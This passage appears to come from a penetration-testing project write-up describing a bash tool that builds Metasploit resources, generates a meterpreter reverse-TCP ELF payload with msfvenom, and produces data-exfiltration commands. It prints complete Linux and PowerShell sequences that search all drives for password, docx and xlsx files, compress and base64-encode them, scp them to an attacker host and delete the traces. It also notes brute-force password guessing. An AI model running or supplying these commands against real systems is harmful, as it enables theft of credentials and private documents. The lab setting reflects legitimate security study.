msf6 post(multi/recon/local_exploit_suggester) >
```

Generate payload

If the user chose to generate a payload, the program will request the full name of the payload to be generated:

```
Generate Payload chosen
Provide a fully qualified directory path to store the payload.
Otherwise, press enter to use the eariler directory:
Provide the full name of the payload: linux/x86/meterpreter/reverse_tcp
```

msfvenom will run briefly, showing some blanks before the program retrieves the necessary options to set. Note that this part will look off, but everything is running properly:

```
Options for payload/linux/x86/meterpreter/reverse_tcp:
======================================


Advanced options for payload/linux/x86/meterpreter/reverse_tcp:
======================================


Evasion options for payload/linux/x86/meterpreter/reverse_tcp:
======================================

LHOST
LPORT
Please provide value for LHOST:
```

The program will then request from the user, the necessary options to fill in, as well as any optional options if the user requires:

```
Please provide value for LHOST: 192.168.152.128
Please provide value for LPORT: 4455
If you have any additonal payload options and values, please provide them in the following format:
e.g. optionName1=value1 optionName2=value2
otherwise, please press enter to continue:
Please provide file format, without the '.' (for example: exe): elf
Please provide name of file: sample_test.elf
Generating payload ...
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: 192.168.152.128_27/sample_test.elf
```

Generate data exfiltration commands

If the user chose this option, the program will generate a list of Linux or Windows commands that is able to:

1. Find all files in all drives that have these in their name: password, docx, xlsx
2. Copy them to a central location and compress them all into one file.
3. Encode the compressed file into a base64 file.
4. Secure Copy (SCP) the file back to the attacker's machine.

First, the program will inform the user that it needs an account that does not need a password to login, and to enable "PermitEmptyPassword" in the attacker's SSH server:

```
Input: 4
Data Exfiltration chosen
--------------------

For data exfiltration, the commands generated assume you have a account that
does not need to have a password to ssh into to easily send files across.
In addition, the attacker/receiver's machine's ssh server will need to have
"PermitEmptyPasswords" option set to "yes" for this to work.
--------------------
```

Next, it will ask for the OS to attack, the attacker's ip address, the port number and the account name.


```
--------------------
Provide the OS to attack [0=Linux(default), 1=Windows]:
Press Enter to continue for default 0, otherwise enter 1:
Provide the ip address for the attacker machine to send the result back to:
Press Enter to use your local ip address, otherwise provide one:
Press Enter to use port 22, otherwise provide one[1-65535]:
Press provide the username to scp to: testpt
```

Once all of the information is retrieved, the commands will be generated, shown to the user as well as stored into the file:


```
mkdir results
cd results
find / -type f -iname *password* -exec cp -t . {} + 2>/dev/null
find / -type f -iname *docx* -exec cp -t . {} + 2>/dev/null
find / -type f -iname *xlsx* -exec cp -t . {} + 2>/dev/null
cd ..
tar -zcf results.tar.gz results
base64 results.tar.gz > results_tar_gz.b64
scp -P 22 results_tar_gz.b64 testpt@192.168.152.128:~
yes | rm -r results*
Commands stored in: 192.168.152.128_27/2025-09-30_04-10-28+linux+commands.txt
```

These linux commands do the following:

1. Make a directory “results” and change directory into it
2. Find all files with the names “password”, “docx” and “xlsx” inside it, and copy it into results, ignoring errors
3. Change out of the directory, and tar gzip it.
4. Encode the tar gzip file into base64, and SCP it back to the attacker’s machine’s home directory
5. Remove all files, zipped and encoded.




On the attacker’s machine, we can see the files sent back from the Linux machine, msf1.




Windows commands work similarly to Linux. However, due to the fact that windows does not have a cohesive file system, and thus files are in different drives, the commands first find all possible drives, then search through all files in all drives found:

```
Provide the OS to attack [0=Linux(default), 1=Windows]:
Press Enter to continue for default 0, otherwise enter 1: 1
Provide the ip address for the attacker machine to send the result back to:
Press Enter to use your local ip address, otherwise provide one:
Press Enter to use port 22, otherwise provide one[1-65535]:
Press provide the username to scp to: testpt
mkdir results
cd results
$drives = Get-PSDrive -PSProvider FileSystem
foreach ($drive in $drives) {
    Write-Host "Searching drive: $($drive.Root)"
    try {
        Get-ChildItem -Path "$($drive.Root)" -Filter "*password*" -File -Recurse -ErrorAction Ignore | Copy-Item -Destination . -ErrorAction Ignore
        Get-ChildItem -Path "$($drive.Root)" -Filter "*.docx*" -File -Recurse -ErrorAction Ignore | Copy-Item -Destination . -ErrorAction Ignore
        Get-ChildItem -Path "$($drive.Root)" -Filter "*.xlsx*" -File -Recurse -ErrorAction Ignore | Copy-Item -Destination . -ErrorAction Ignore
    }
    catch {
        Write-Host "Could not access drive $($drive.Root): $($_.Exception.Message)"
    }
}
cd ..
Compress-Archive results results.zip
certutil -encode results.zip results_zip.b64
scp -P 22 results_zip.64 testpt@192.168.152.128:~
Remove-Item -Path results* -Recurse -Force
Commands stored in: 192.168.152.128_27/2025-09-30_04-51-52+windows+commands.txt
```



The file was successfully sent to the linux machine, where it was decoded and unzipped



Discussions

What went well

- Using nmap scripts to conduct basic password guessing and vulnerability analysis went a lot better than previously thought, as Nmap is able to neatly handle individual script execution against every found service.
- Creating commands to find, zip and send the files from a Linux or Windows machine was much simpler than previously thought, as many people have asked questions about “what command is similar to ‘find’ in windows?” on Stackoverflow, thus knowledge could be gleamed from the answers given to create the list of commands.

What went wrong and troubleshooting

- Msfconsole was a pain to work with, for specifically letting the user find modules that they want. The big issue here was this: If the user already has msfconsole installed, why would they use another program to make a resource file? Thus, the problem lies in that using msfconsole for searching of modules, as going back and forth between programs in shell was not a good user experience.
    - The solution that came out of it, was to make use of the fact that, modules are named the way they are stored. For example, the “auxiliary/scanner/ssh/ssh_login” module is stored in the “auxiliary” folder, then the “scanner” folder, and finally the “ssh” folder. This gave way to a method of looping searches in bash to let users find the module they want without going to msfconsole.
- Bruteforce password guessing against services had one noteworthy difficulty: the fact that the same service can exists on multiple ports. Services being on different ports than their default was accounted for, but not the fact that different versions of the same service could exist on different ports on the same host. The result of that is that, each host’s service has to be checked for multiple ports, and each of those ports had to be attacked.
    - Thankfully, nmap stores the basic name of each different version of each service in the results, so grepping them was possible, which can lead to finding the different ports for each service.